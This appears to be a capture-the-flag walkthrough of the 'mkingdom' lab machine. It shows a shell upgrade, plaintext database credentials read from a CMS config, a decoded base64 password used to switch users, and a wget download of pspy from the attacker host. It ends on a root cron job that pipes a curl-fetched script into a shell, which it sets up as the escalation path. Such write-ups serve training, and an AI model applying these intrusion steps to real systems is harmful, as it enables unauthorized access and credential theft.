


```
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@mkingdom:/var$
```

In the CMS configuration directory, I found credentials for the user **toad**.



```
drwxrwxr-x 19 root     root     4096 Nov 29  2023 ..
-rw-rw-rw-  1 www-data www-data   19 Nov 29  2023 app.php
-rw-rw-rw-  1 www-data www-data  401 Nov 29  2023 database.php
drwxr-xr-x  3 www-data www-data 4096 Nov 29  2023 doctrine
drwxr-xr-x  2 www-data www-data 4096 Aug 24 12:49 generated_overrides
www-data@mkingdom:/var/www/html/app/castle/application/config$ cat app.php
cat app.php
<?php

return [
];
www-data@mkingdom:/var/www/html/app/castle/application/config$ cat database.php
<html/app/castle/application/config$ cat database.php
<?php

return [
    'default-connection' => 'concrete',
    'connections' => [
        'concrete' => [
            'driver' => 'c5_pdo_mysql',
            'server' => 'localhost',
            'database' => 'mKingdom',
            'username' => 'toad',
            'password' => 'toadisthebest',
            'character_set' => 'utf8',
            'collation' => 'utf8_unicode_ci',
        ],
    ],
];
www-data@mkingdom:/var/www/html/app/castle/application/config$
```
I switched to that account, but it had no sudo rights.


```
www-data@mkingdom:/var/www/html/app/castle/application/config$ su toad
su toad
Password: toadisthebest

toad@mkingdom:/var/www/html/app/castle/application/config$ 
toad@mkingdom:~$ sudo -l
sudo -l
[sudo] password for toad: toadisthebest

Sorry, user toad may not run sudo on mkingdom.
toad@mkingdom:~$
```
Running env, I found a **base64 encoded variable** called PWD_token.



```
toad@mkingdom:~$ env
env
APACHE_PID_FILE=/var/run/apache2/apache2.pid
XDG_SESSION_ID=c2
SHELL=/bin/bash
APACHE_RUN_USER=www-data
OLDPWD=/home
USER=toad
LS_COLORS=
PWD_token=aWthVGVOVEFOdEVTCg==
MAIL=/var/mail/toad
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/us
r/local/games
APACHE_LOG_DIR=/var/log/apache2
PWD=/home/toad
LANG=en_US.UTF-8
APACHE_RUN_GROUP=www-data
HOME=/home/toad
SHLVL=2
LOGNAME=toad
LESSOPEN=| /usr/bin/lesspipe %s
XDG_RUNTIME_DIR=/run/user/1002
APACHE_RUN_DIR=/var/run/apache2
APACHE_LOCK_DIR=/var/lock/apache2
LESSCLOSE=/usr/bin/lesspipe %s %s
_=/usr/bin/env
toad@mkingdom:~$
```

Decoding it revealed a password.



Decode from Base64 format

Simply enter your data then push the decode button.

```
aWthVGVOVEFOdEVTCg==
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.


Decode each line separately (useful for when you have multiple entries).

Decodes in real-time as you type or paste (supports only the UTF-8 character set).

Decodes your data into the area below.


```
ikaTeNTANtES
```

Earlier, I had noticed another user – **mario**. I tried the password and successfully switched to mario.




```
toad@mkingdom:~$ su mario
su mario
Password: ikaTeNTANtES

mario@mkingdom:/home/toad$
```

However, mario still couldn’t access user.txt.




```
total 96
drwx------ 15 mario mario 4096 Jan 29  2024 .
drwxr-xr-x  4 root  root  4096 Jun  9  2023 ..
lrwxrwxrwx  1 mario mario    9 Jun  9  2023 .bash_history -> /dev/null
-rw-r--r--  1 mario mario  220 Jun  7  2023 .bash_logout
-rw-r--r--  1 mario mario 3637 Jun  7  2023 .bashrc
drwx------ 11 mario mario 4096 Jan 26  2024 .cache
drwx------  3 mario mario 4096 Jan 29  2024 .compiz
drwx------ 14 mario mario 4096 Jan 26  2024 .config
drwxr-xr-x  2 mario mario 4096 Jan 26  2024 Desktop
-rw-r--r--  1 mario mario   25 Jan 26  2024 .dmrc
drwxr-xr-x  2 mario mario 4096 Jan 26  2024 Documents
drwxr-xr-x  2 mario mario 4096 Jan 26  2024 Downloads
drwx------  3 mario mario 4096 Jan 29  2024 .gconf
-rw-------  1 mario mario 1026 Jan 29  2024 .ICEauthority
drwx------  3 mario mario 4096 Jan 26  2024 .local
drwxr-xr-x  2 mario mario 4096 Jan 26  2024 Music
drwxr-xr-x  2 mario mario 4096 Jan 26  2024 Pictures
-rw-r--r--  1 mario mario  675 Jun  7  2023 .profile
drwxr-xr-x  2 mario mario 4096 Jan 26  2024 Public
drwxr-xr-x  2 mario mario 4096 Jan 26  2024 Templates
-rw-r--r--  1 root  root    38 Nov 27  2023 user.txt
drwxr-xr-x  2 mario mario 4096 Jan 26  2024 Videos
-rw-------  1 mario mario   57 Jan 29  2024 .Xauthority
-rw-------  1 mario mario 1581 Jan 29  2024 .xsession-errors
-rw-------  1 mario mario  805 Jan 26  2024 .xsession-errors.old
mario@mkingdom:~$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
mario@mkingdom:~$ 
```

He could only run sudo id.
According to GTFOBins, this didn’t help with escalation. The binary was in /usr/bin, so no PATH hijacking either



```
mario@mkingdom:~$ sudo -l
sudo -l
[sudo] password for mario: ikaTeNTANtES

Matching Defaults entries for mario on mkingdom:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap
/bin,
    pwfeedback

User mario may run the following commands on mkingdom:
    (ALL) /usr/bin/id
```

I decided to try **pspy**.



README   GPL-3.0 license

pspy - unprivileged Linux process snooping

pspy is a command line tool designed to snoop on processes without need for root permissions. It allows you to see commands run by other users, cron jobs, etc. as they execute. Great for enumeration of Linux systems in CTFs. Also great to demonstrate your colleagues why passing secrets as arguments on the command line is a bad idea.

The tool gathers the info from procfs scans. Inotify watchers placed on selected parts of the file system trigger these scans to catch short-lived processes.


Getting started

Download


Get the tool onto the Linux machine you want to inspect. First get the binaries. Download the released binaries here:

- 32 bit big, static version: `pspy32` download
- 64 bit big, static version: `pspy64` download
- 32 bit small version: `pspy32s` download
- 64 bit small version: `pspy64s` download

I uploaded it to the target machine, made it executable, and ran it.




```
mario@mkingdom:~$ wget 10.10.127.192:8000/pspy64
wget 10.10.127.192:8000/pspy64

Connecting to 10.10.127.192:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: ‘pspy64’

100%[======================================>] 3,104,768   --.-K/s   in 0.02s

                    (128 MB/s) - ‘pspy64’ saved [3104768/3104768]

mario@mkingdom:~$ ls
ls
Desktop    Downloads  Pictures  Public     user.txt
Documents  Music      pspy64    Templates  Videos
```



```
mario@mkingdom:~$ ./pspy64
./pspy64
bash: ./pspy64: Permission denied
mario@mkingdom:~$ chmod +x pspy64
chmod +x pspy64
mario@mkingdom:~$ ./pspy64
./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
```


I noticed a process (PID=2962) fetching a file counter.sh from the application resources.



```
CMD: UID=0     PID=1      | /sbin/init
CMD: UID=0     PID=2964   | bash
CMD: UID=0     PID=2963   | curl mkingdom.thm:85/app/castle/application/counter.sh
CMD: UID=0     PID=2962   | /bin/sh -c curl mkingdom.thm:85/app/castle/application/counter.sh | b
og
CMD: UID=0     PID=2961   | CRON
CMD: UID=0     PID=2966   | bash
```

